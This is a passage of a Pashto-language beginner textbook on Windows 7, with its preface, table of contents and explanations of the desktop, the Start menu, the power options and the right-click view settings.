

Windows 7 Pashto COMPUTER OPERATING SYSTEM

په پښتو ژبه

دویمه برخه

Ketabton.com

لیکوال: ضیاء الرحمن سیدی



دوهمه برخه

Windows 7 Pashto

Computer operating system

کمپیوټر وینډوز سیون

لیکوال: ضیاءالرحمن سدیدي

Editing by: Zia-ur-Rahman Sadidi

2023

B





افغانستان اسلامي جمهوريت



وَقُلْ رَبِّ زِدْنِي عِلْمًا

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ

الف

سريزه

دا لوي او بښونکي ذات څخه شکر کوم چې ژوند کړي يم او هغه هم بيا مسلمان، دا راباندې الله (جلا جلاله) يو لوي نعمت دي چې مسلمان يې پيدا کړي يم او په دومره کم عمر يې راته کتاب لیکوالو وړتيا راکړه بله دا چې زه خو دومره تعليم هم نه لرم، خو ما کوشش کړو چې خپلو پښتنو ته خدمت وکړم، دغه زما په توان کې وه چې وليکم او خپل رب العزت څخه دادي طاقت غواړم چې په خیر سره دغه کتاب تمام کړمه

زما په اړه

زما ابتدايي زده کړې په پاکستان کې کړي او نور زده کړې مي په افغانستان کې لغمان ولايت د قرغيو ولسوالۍ کې په گمبيري په نهرکريم منځني ښوونځي کې کړي او دا چهارباغ عالي لېسه څخه فارغ يم په {2021م} کال کې کتاب په اړه

په دغه کتاب کې کمپيوټر ويندوز سيون زده کړه ده چې لومړنۍ برخه يې کمپيوټر باره کې معلومات دي او لومړنۍ برخه يې تمامه شوه او دويمه برخه يې ويندوز سيون نيمې ده چې هغه دا کمپيوټر عملياتي سيستم يا اوپرتنگ سيستم نيمې تمامه ده، او په دريمه برخه کې اوپرتنگ سيستم کې ستارټ مينو او ستارټ مينو بعضي اېشنان او کنټرول پينل او داسې نور

په دغه کتاب کې ټول معلومات له گوگل څخه دي دا بل کوم کتاب څخه نه

All information:Google.com

دي

کمپيوټر يو داسې وسيله ده چې عملي زدکړه ډيره زياته غواړي، نو څومره چې تاسو په کمپيوټر کې گوټې وهي نو همدامره به ستاسو معلومات زياتېږي، تر ټولو مهم خبره داده چې په کمپيوټر کې کوم بدلون يا کوم شي چې تاسو فعال کړو نو بيرته به يې همغه ځايه څخه بيرته پخواني حالت اړولې شي، يا په کومه لاره چې تاسو داخل شوي ياستي نو بيرته يې له هماغه لاري خپلي خوښي بدلون راولي



فہرست

صفحہ

73
74-76
77-78
79-83
84-90
91-99
100-102
103-109
110-111
111-116
116-117
118-125
126-133
134-135
136-139
140-143
143-144
145-146
146
147-152
152
153-158
159-160

عنوان

کمپیوٹر جوڑنبت
کمپیوٹر سیستم پیل کول
کمپیوٹر ڈیسکٹاپ پرمخ معلومات
کمپیوٹر ستارٹ مینو کی کمانڈونہ
کمپیوٹر ڈیسکٹاپ پرمخ رائٹ کلیک مینوکانی
کمپیوٹر New, Screen resolution
کمپیوٹر Gadgets
کمپیوٹر Personalize/Desktop
کمپیوٹر Change desktop icon
کمپیوٹر Change mouse pointer
کمپیوٹر change your account picture, display
کمپیوٹر Taskbar and start menu/Properties
کمپیوٹر Ease of access center/person
کمپیوٹر Taskbar menu
کمپیوٹر Start Taskbar manager
کمپیوٹر Caption button, اصطلاحات
کمپیوٹر my computer icon right click menu
کمپیوٹر hard disk, drive
کمپیوٹر my computer icon in the folder make
کمپیوٹر او پہ مای کمپیوٹر ایکن کی رائٹ مینوکانی
کمپیوٹر how to folder, file to folder transfer
کمپیوٹر folder right click menu information
کمپیوٹر folder or file Properties, general

فهرست

صفحه

عنوان

161-162	folder Porperties sharing, security	کمپیوٹر
162	folder or drive security remove	کمپیوٹر
163	folder or file icon change	کمپیوٹر
163-164	Show hidden file, folder drive	کمپیوٹر
164-165	how to folder, file set the password	کمپیوٹر
165	کمپیوٹر کی کوم شي جي ڊيلٽ شي خو ثبت نشي	کمپیوٹر
166-170	Recycle bin icon Ex information	کمپیوٹر
171-173	create folder or file without name	کمپیوٹر
174-175	create folder or file undeleteble	کمپیوٹر
176-178	create folder multiple	کمپیوٹر
179-195	my computer icon organize	کمپیوٹر
182-195	folder and search option, folder option	کمپیوٹر
183-184	folder and search option, general	کمپیوٹر
184-191	folder option, view	کمپیوٹر
192-195	folder and search option, search	کمپیوٹر
196	icon large, small, list, titles	کمپیوٹر
197-198	color folder, delete deta virus	کمپیوٹر
199	create antivirus, create virus	کمپیوٹر
200	backup start menu information	کمپیوٹر
200-1	Search, pin to Taskbar, display programs	کمپیوٹر
202-206	pin to start, User Way	کمپیوٹر

راتلونکي پلان

کمپیوټر جوړښت.

کمپیوټر سیستم عمومي دوو برخو څخه جوړ ده چې اول هارډویر او دویم سافټویر ده

هارډویر د کمپیوټر هغه برخه ده چې په لاس لمسي یې او په سترگو وکتل شي یا د کمپیوټر هر هغه عنصر دی چې فزیکي وي. پدې کې شیان شامل دي لکه مانیټرونه ، کیبورډونه ، او همدارنگه د وسیلو دننه، لکه مایکروچپس او هارډ ډرایو

سافټویر د کمپیوټر هغه برخه ده چې په لاس نه لمسي کیږي خو په سترگو لیدل کیږي یا هغه څه دي چې هارډویر ته وایي چې څه باید وکړي او څنګه یې وکړي ، په شمول ستاسو په تلیفون کې د کمپیوټر پروګرامونه او ایپسونه ویډیو لوبې، د عکس ایډیټرونه، او ویب براؤزر یوازې یو څو مثالونه دي هارډویر او سافټویر یو له بل سره توپیر لري، مګر دوی د فعالیت لپاره یو بل ته اړتیا لري . راځئ چې د سمارټ فون په کارولو سره د دې مثال وګورو. په دې حالت کې، هارډویر به پخپله فزیکي تلیفون وي، او سافټویر به د هغې عملیاتي سیستم او ایپس وي، که موږ سافټویر لرې کړو، نو موږ به یوازې زموږ په لاسونو کې یو مړ تلیفون درلود. دا به د دې توان ونلري چې تلیفون وکړي، متن وکړي، یا آنلاین لار شي ځکه چې دا هیڅ لارښوونې نه ترلاسه کوي، له بلې خوا، راځئ چې ووايو چې موږ هیڅ هارډویر نلرو ، پدې معنی چې هیڅ ریښتیني تلیفون شتون نلري. که موږ ټول پروګرامونه لرو، موږ یوازې د لارښوونو یوه ډله لرو مګر د دې لارښوونو د ورکولو لپاره هیڅ نه لرو



Windows يا operating system (OS)

عملياتي سيستم په کمپيوټر کې ټول سافټویر او هارډویر اداره کوي. دا بنسټيز کارونه ترسره کوي لکه د فایل، حافظې او پروسي مدیریت، د ان پټ او آوټ پوټ اداره کول، او د پرديو وسايلو کنټرول لکه ډيسک ډرايو او پرنترونه

عملياتي سيستم هغه برنامه ده چې په پيل کې د بوټ برنامې لخوا کمپيوټر ته پورته کيدو وروسته په کمپيوټر کې ټول نور غوښتنليکونه (کاريالي يا اپلکېشن) اداره کوي

د اپليکېشن پروگرامونه د عملياتي سيستم څخه کار اخلي د يو مشخص شوي غوښتنليک پروگرام انټرفيس له لارې د خدماتو لپاره د غوښتنې په کولو سره. برسېره پردې، کاروونکي کولی شي په مستقيم ډول د عملياتي سيستم سره د کاروونکي انټرفيس له لارې اړيکه ونيسي، لکه د کمانډ لاین له لارې يا گرافيکي

موضوع: د کمپيوټر سيستم يا پروگرام پيل کول.

Start a computer system or program.

وگورئ چې کمپيوټر د برينبنا سره وصل دی او فعال دی ډاډ ترلاسه کړئ چې ستاسو کيبورډ او ماوس پلگ ان شوي دي وگورئ چې مانيتور (اسکرين) د دې د ښودلو کيبل په کارولو سره کمپيوټر کې پلگ شوی

ډاډ ترلاسه کړئ چې مانيتور د برينبنا سره وصل دی او فعال دی

د کمپيوټر د چالانولو لپاره د پاور تڼۍ فشار ورکړئ



او کله مو چې کمپیوټر ستارټ بټن لږ کلېک یا (په گوته لږ فشار) وکړو نو ستاسو کمپیوټر په سکرین یا په بڼیښه باندې رڼا راځي لکه په لاندې انزویر یا تصویر کې او بلا چې دي ته (عملیاتي سیستم) په پښتو ژبه کې ورته وایي او انگلیسي ژبه کې ورته (اوپرټن سیستم) وایي او چې مختلف ډولونه لري ځکه چې هر شرکت یا کمپني ځانگړي عملیاتي سیستم لري او عملیاتي سیستم مخکې صفحه کي مونږه تعریف کړو

all operating system in computer

Microsoft, Windows, Linux, macOS, Unix, Android, iOS, Chrome OS, Windows 10, Ubuntu, Fedora Linux, Windows 8, Windows 7, CentOS, Windows Phone, FreeBSD, Windows XP, Embedded operating system, Windows Vista, macOS Big Sur, Deepin, Windows 2000, Linux kernel, macOS Sierra, OS X El Capitan, OS X Mavericks, Windows 11, Version 7 Unix, Windows Neptune, Windows Phone 7, Windows Phone 8.1, Windows IoT, Windows Server 2012, Windows Server 2012, Windows 8.1, AmigaOS, Windows 12, Windows MultiPoint Server, Windows Mobile 2003, Pocket PC 2000, Windows Mobile 5.0, Pocket PC 2002, Windows Mobile 6.0, Windows Mobile 6.1

موږ یوازې وینډوز سیون یا اووه وایو



آيا زه څنگه کولاي شم چې زما په کمپيوټر کې وينډوز شته يانه. او کله چې کمپيوټر ستاړت شو که په سکرين کې پروگرامونو يا ايکن، تاسک بارښکاره شول نو وينډوز شته او که پروگرامونو، ايکن، ډسټاپ ښکاره نه شول او اول درنه نوم او تخلص غواړي او بل دا که وينډوز ستاړت راشي خو مخکې نه ځي نو وينډوز نه شته او بيا اپډيډ يا انسټال کړه او انسټال کول وروسته بيا چل در ښيمه

I can computer operation system change

آيا عملياتي سيستم بدلولي شو

عملياتي سيستمونه معمولا په هر هغه کمپيوټر کې چې تاسو يې اخلئ مخکې له مخکې بار شوي. ډيري خلک هغه عملياتي سيستم کاروي چې د دوی کمپيوټر سره راځي، مگر دا ممک نه ده چې عملياتي سيستمونه نوي يا حتی بدل کړي. د شخصي کمپيوټرونو لپاره درې خورا عام عملياتي سيستمونه مايکروسافټ وينډوز، ماکوس او لينکس دي

عمليات سيستم څلور اساسي دندې {واحدونه} لري يا کمپيوټر څلور اساسي برخي يا کمپيوټر څلور عناصرو لري يا کمپيوټر څلور بيناوي لري يا کمپيوټر څلور برخو ولاړ يا (جوړ) ده: داخل کول، پروسس کول، توليد کول، ذخيره کول او دا به وروسته وايي

Output, input, CPU, Momre,



Desktop.

کله چې کمپیوټر په سکرین باندې رڼا ښکاره شوه دا ټول سکرین ته ډیسکتاپ وایي یا ډیسټاپ د سکرین کاري ساحه ده چې د مایکروسافت وینډوز لخوا چمتو شوې، د فزیکي ډیسټاپ سره ورته ده. دا د کار ساحه او ټاسک بار لري. د کار ساحه ممکن ډیری څارونکي پراخه کړي. یو عادي وینډوز ډیسټاپ فعال مانیتر هغه مانیتر دی چېرې چې فعاله برنامه چلیږي

Computer desktops Icons.

د ډیسټاپ شبیه ونه (ایکینونه) ډیزاین شوي ترڅو په مکرر ډول کارول شوي برنامه، فایلونو، فولډرو او داسې نورو ته گړندي لاسرسی ورکړي. ډیری دا شبیه به شارت کټ وي، کوم چې د بل ځای څخه د پروگرام (یا هر څه) پیل کولو لپاره کارول کیږي

Computer desktop screen.

ډیسټاپ د سکرین کاري ساحه ده چې د مایکروسافت وینډوز لخوا چمتو شوې، د فزیکي ډیسټاپ سره ورته ده. دا د کار ساحه او ټاسک بار لري

Computer desktop background.

وال پیر هغه عکس دی چې ستاسو د کمپیوټر په ډیسټاپ کې د شبیانو شاته ښکاري – له همدې امله دا معمولا د ډیسټاپ شالید بلل کیږي. په ډیری کمپیوټرونو کې، تاسو کولی شئ خپل شالید د ډیسټاپ په ښي کلیک کولو او شخصي کولو غوره کولو سره بدل کړئ. بیا د ډیسټاپ پس منظر غوره کړئ

Computer desktop Gadgets.

د ډیسټاپ گجټ یو کوچنی غوښتنلیک یا ویجت دی چې د کمپیوټر په ډیسټاپ کې ژوند کوي. په وینډوز 7 کې ډیری گجټونه شتون لري لکه ساعت، کیلنډر، میټر، اسعارو، د فیډ سرلیکونه، د عکسونو پزلونه، سلايډ شو، موسم او د وینډوز میډیا مرکز



Computer desktop notification icon.

دخبرتیا ساحه د ټاسک بار یوه برخه ده چې د خبرتیاو او حالت لپاره لنډمهاله سرچینه چمتو کوي. دا د سیستم او برنامه ځانگړتیاو لپاره د عکسونو بنودلو لپاره هم کارول کیدی شي چې په ډیسټاپ کې شتون نلري، لکه د بیټری کچه، حجم کنټرول، او د شبکې حالت.

Computer desktop taskbar.

ټاسک بار د ستارټ مینو او د ساعت ښي خوا ته د ایکنونو تر مینځ ساحه یا ډیسټاپ خکته برخه لري. دا هغه پروگرامونه ښيي چې تاسو په خپل کمپیوټر کې خلاص کړي دي. د یو پروگرام څخه بل ته د بدلولو لپاره، په ټاسک بار کې برنامه یوځل کلیک وکړئ، او دا به ترټولو مخکښه کړی شي.

Computer program button.

په کمپیوټر کې، د پروگرام ټنې اصطلاح (کله ناکله د کمانډ ټنې یا پش ټنې په نوم پیژندل کېږي) هر هغه گرافیکي کنټرول عنصر ته اشاره کوي چې کاروونکي ته د پېښې د پیل کولو لپاره یوه ساده لار وړاندې کوي، لکه د لټون مرکز کې د پوښتنې لټون کول، یا د ډیالوگ سره اړیکه کول. بکسونه، لکه د عمل تصدیق کول.

Start button یا meanu.

د مایکروسافت وینډوز ستارټ مینو په وینډوز کې لومړنی ځای دی چې ستاسو نصب شوي ټول پروگرامي برنامه و مومئ او کوم فایلونه یا فولډرې و مومئ. د ستارټ مینو ته د وینډوز ډیسټاپ سکرین لاندې کین کونج کې د ستارټ کلیک کولو سره لاسرسی کېږي. عکس د وینډوز 7 ستارټ مینو یوه بیلگه ښيي او نور معلومات په بله صفحه کې دی.





Start button in information.

هر کله مو چې شروع بتن کلیک کړه نو دي کي ټول پروگرامونه شته او هم کولي شو سرچ يا لتون پکي د خپلې خوښې پروگرام ولتوي چې تاسو دا تصوير گوري، څه راځي چې کمپيوټر پروگرام څه ته وايي

What is the computer program.

د کمپيوټر پروگرام د کمپيوټر لپاره د پروگرام کولو په ژبه کې د لارښوونو ترتيب يا مجموعه ده. د کمپيوټر پروگرامونه د سافټوير يوه برخه ده

په کوم کې چې اسناد او نور غير متناسب برخې هم شاملې دي. د کمپيوټر برنامه د انسان لخوا د لوستلو وړ بڼه کې د سرچينې کوډ په نوم يادېږي څه په ستارټ مينو کې ښي سيټ کې يو شمېر ايکنونه دي چې څه کار کوي په کمپيوټر راځي چې تشریح کړم بل خبر دا چې داغه اپيشن مختلف نومونه لري خو پروا نه کوي

What is the Option.

يو اختيار يو انتخاب دی چې يو کارونکي ته وړاندې کېږي. د مثال په توگه، کله چې يو برنامه بنده کړئ، تاسو ممکن د هر هغه خلاص فايلونو خوندي کولو ته وهڅول شي چې غير خوندي شوي بدلونونه لري

1:User.

ستاسو نوم: دلته کلیک وکړئ ترڅو يو فولډر وگورئ چې ستاسو ډيری فايلونه او فولډرونه لري

2: Documents.

اسناد: دا کمانډ په چټکۍ سره ستاسو د اسنادو کتابتون مينځپانگې ښيي

3: pictures.

انځورونه: دلته کلیک وکړئ ترڅو خپل ذخيره شوي ډيجيټل عکسونه او عکسونه وگورئ

4: Music.

میوزیک: خپل ډیجیټل میوزیک دلته ذخیره کړئ نو د میډیا پلیر کولی شي دا په اسانۍ ومومي. په تخنیکي توګه، د سټارټ مینو سندونه، انځورونه، او د موسیقۍ بټن تاسو دې فولډرونو ته نه لیرې، مګر د دوی کتابتونونه - د "سوپر" فولډر لپاره د وینډوز 7 اصطلاح چې د څو فولډرونو مینځپانګې نښې

5: Games.

لوبې: وینډوز 7 ډیری ورته لوبې وړاندې کوي لکه وینډوز ویستا، منفي انکبال، او اضافه شوي انټرنیټ چیکرز او انټرنیټ بیک ګیمون

6: Computer

کمپیوټر: دا اختیار ستاسو د کمپیوټر ذخیره کولو ساحې نښې کوم چې فولډر، ډیسک ډرایو، سي ډي ډرایو، ډیجیټل کیمرې، فلش ډرایو، شبکې کمپیوټرونه، او نور ځایونه چې ستاسو خورا مطلوب توکي زیرمه کوي

7: Control panel.

د کنټرول پینل: د سویچونو دا بندل تاسو ته اجازه درکوي خپل کمپیوټر تنظیمات تنظیم کړئ

8: Devices and printers.

وسایل او چاپګر: دا ستاسو پرنټر، مانیتر، ماوس، او نور ضمیمه شوي وسایل لیست کوي ترڅو ډاډ ترلاسه کړي چې دوی په سمه توګه کار کوي

9: Default program.

ډیفالټ پروګرامونه: دلته کلیک وکړئ ترڅو کنټرول کړئ چې کوم پروګرام په کوم پړاو کې راځي کله چې تاسو فایل خلاص کړئ

10: help and support.

مرسته او ملاتړ: بې خبره؟ د ځواب لپاره دلته کلیک وکړئ



Power Aption.

خه راځي چې دکمپيوټر ستارټ مينو کې ښي سيټ کې شت ډاون په اړخ کې يو څو ايشنان باره کې معلومات درکړم بل دا په کنټرول پينل ايشن هم خلاص ولي شو

Shut down يا Alt+f4

بند کړئ: دلته کليک کول ستاسو کمپيوټر بندوي. يا، د کاروونکي بدلولو، لاگ آف، لاک، بيا پيل، خوب، يا هايبرنيټ ته د آيکون کوچني تير کليک وکړئ
1: switch User.

يو کارن حساب تاسو ته اجازه درکوي چې خپل کمپيوټر ته ننوځئ. ستاسو کمپيوټر دمخه يو کارن حساب لري، کوم چې تاسو اړتيا لرئ چې جوړ کړئ کله چې تاسو خپل کمپيوټر تنظيم کړئ. که تاسو پلان لرئ چې خپل کمپيوټر له نورو سره شريک کړئ، تاسو کولی شئ د هر کس لپاره جلا کارن حساب جوړ کړئ

په دې وخت کې، تاسو شايد حيران ياست چې ولې تاسو حتی د جلا کاروونکو حسابونو کارولو ته اړتيا لرئ. مگر که تاسو يو کمپيوټر د ډيرو خلکو سره شريک کړئ - د بيلگې په توگه، ستاسو د کورنۍ سره يا په دفتر کې - د کاروونکي حسابونه هرڅوک اجازه ورکوي چې خپل فایلونه، غوره توبونه، او ترتيبات خوندي کړي پرته له دې چې د کمپيوټر نورو کاروونکو اغيزه وکړي. کله چې تاسو خپل کمپيوټر پيل کړئ، تاسو به وکولی شئ انتخاب کړئ کوم حساب چې تاسو يې کارول غواړئ

په لنډيز توگه: که کمپيوټر يو څو کسان کاروي نه دوي ته پکار دي چې هر يو ځانته اکونټ جوړ کړي او هر اکونټ کې ځانته فایلونه پولډرونه او په کمپيوټر کې استعمال پروگرامونو تړلې دي او هم دي ځای څخه اکونټ بدلولي شي خه په کمپيوټر کې استعمال پروگرامونو نه يټ وی



2:log off.

کله چې تاسو خپل کمپیوټر کاروئ، تاسو عملیاتي سیستم ته ننوتل یاست . حتی که تاسو خپل نوم او پټنوم نه وي تایپ کړی، تاسو د کارن حساب ته ننوتلی یاست. کله چې تاسو خپل کمپیوټر نه کاروئ، لاگ آوت شئ ترڅو نور کاروونکي ستاسو شخصي اسنادو او خوندي شوي پاسورډونو ته د لاسرسۍ مخه ونیسي. په لنډیز توګه دا همغه دنده پرمخ وړي خو دي سر ټول پروګرامونه پټ کوي بل یوزر اکونټ په بدلولو سره

3: Lock.

ستاسو کمپیوټر بندول ستاسو فایلونه خوندي ساتي پداسې حال کې چې تاسو له خپل کمپیوټر څخه لرې یاست. یو تړل شوی کمپیوټر پروګرامونه او اسناد پټوي او خوندي کوي، او یوازې هغه چا ته اجازه ورکوي چې کمپیوټر یې بند کړی وي چې بیا یې خلاص کړي. تاسو خپل کمپیوټر د بیا ننوتلو له لارې خلاص کړئ (د خپل او پاسورډ سره)

4: Restart.

د ریستارټ تڼۍ ستاسو کمپیوټر ریټوټ کوي (دا ځینې وختونه د "ګرم بوټ" یا "نرم بوټ" په نوم یادېږي) پدې معنی چې دا ستاسو معلومات هارډ ډرایو ته خوندي کوي ، کمپیوټر د یوې شیبې لپاره بندوي او بیا یې بیرته فعالوي. دا کړنلاره ډیری وختونه د ستونزې حل کولو وروسته کارول کېږي، د نوي پروګرام اضافه کول، یا په وینډوز کې د ترتیب بدلون بدلول چې بیا پیل ته اړتیا لري. بیا پیل کول ډیری وختونه د ستونزو حل کولو اړین دي. په حقیقت کې، کله چې ستاسو کمپیوټر یو څه ناڅاپي کوي دا باید تل ستاسو د ستونزې د حل کولو هڅه کولو لپاره لومړی لاره وي

5: Sleep.

د خوب اختیار ستاسو کمپیوټر په ټیټ بریښنا حالت کې اچوي مگر دا نه بندوي. د خوب اصلي گټه دا ده چې دا تاسو ته اجازه درکوي چې ژر تر ژره کار ته ورشئ، پرته له دې چې کمپیوټر بشپړ بوت ته انتظار وکړئ، کوم چې څو دقیقې وخت نیسي. په نورمال ډول، د کمپیوټر د بریښنا تڼۍ فشارول د خوب حالت څخه "بیدارېږي" او دا په ثانیو کې کار کولو ته چمتو کيږي. خوب د هغه وختونو لپاره یو ښه اختیار دی کله چې تاسو د لنډې مودې لپاره له خپل کمپیوټر څخه لرې یاست. دا بریښنا خوندي کوي او تاسو سره مرسته کوي چې ژر تر ژره بیرته کار ته ورشئ. دا حالت ورو ورو بیتري وچوي؛ که تاسو لپ ټاپ کاروئ او بریښنا یې کمه وي، نو دا حالت به په پایله کې ستاسو کمپیوټر خپل ځان بند کړي. په بل عبارت، وگورئ چې ستاسو لیپ ټاپ د خوب حالت ته د تگ دمخه د بیتري څومره ځواک پاتې دی

6:Hibernate.

د هایبرنیت حالت د بشپړ بند او د خوب حالت ترمینځ جوړجاړی دی. دا ستاسو دډیسټاپ اوسنی حالت په یاد ساتي او کمپیوټر په بشپړ ډول بندوي، ډیسک ته فعاله حافظه لیکي نو که، د مثال په توگه، تاسو یو ویب براوزر، د مایکروسافت ورد سند، یو سپرید شیت، او د چیټ کړکۍ پرانیږئ، دا به کمپیوټر بند کړي، پداسې حال کې چې په یاد ولرئ چې تاسو څه کار کوئ. بیا، کله چې تاسو بیا پیل کړئ، دا غوښتنلیکونه به ستاسو په تمه وي، په هغه ځای کې چې تاسو پرېښودل. مناسب، سمه ده؟

د هایبرنیت حالت په عمده توگه د لیپ ټاپ او نیټ بوک کاروونکو لپاره دی. که تاسو د اوږدې مودې لپاره له خپل لیپ ټاپ څخه لرې یاست او د بیتري مړینې په اړه اندیښمن یاست، دا د غوره کولو اختیار دی. دا هیڅ ځواک نه کاروي، مگر بیا هم هغه څه په یاد لري چې تاسو یې کوئ. نیمگرتیا دا ده چې تاسو به د خپل کمپیوټر بیا پیل کولو ته انتظار وکړئ کله چې بیرته کار ته د راتلو وخت وي

windows 7 mouse right click menu information.

هر کله چې تاسو کمپیوټر په ډیسکتاپ باندې کلېک وکړئ یا په لپټاپ کې تچ پیدېښي سایټ بټني یا موس ښي سیات باندې کلېک وکړئ نو ستاسو په کمپیوټر په ډیسکتاپ کې یو څو مینو ښکاره کوي چې تاسو یې په تصویر کې گوري راځي چې تشریح کړو

1: View.

په لیدو یا ویو کې دا کمانډونه په باره کې ده ښه راځي چې ویو باندې کلېک وکړئ دي کی څو نور کمانډونه په ښي سیات کې ښکاري کوي اول



1: large icons.

لارچ یا لوي ايکنونه، په دغه کمانډ باندې کلېک وکړئ نو تاسو ډیسکتاپ پرمخ کوم ايکنونه پراته دي هغه به په غټ شکل ښکاره کوي

2:Medium Icons.

میډیم ايکنونه یا منځني ايکنونه، په دغه کمانډ باندې کلېک وکړئ نو ستاسو کمپیوټر په ډیسکتاپ پرمخ کوم ايکنونه پراته دي هغه به منځني شکل ښکاره شي

3:Small icons.

سماال یا کوچنی ايکنونه، په دغه کمانډ باندې کلېک وکړئ نو ستاسو کمپیوټر په سکرین باندې پراته کوم ايکنونه چې ښکاري دا به کوچنی شي

4:Auto arrange icons.

ایټو ارونچ ايکنونه یا د آیکنونو اتومات تنظیم کول په دې باندې کلېک وکړئ کوم چې ستاسو په کمپیوټر په ډیسکتاپ پراته ايکنونه منظم کوي او هم ايکنونه غیر منظم کولي نشو



5: Align icons to grid.

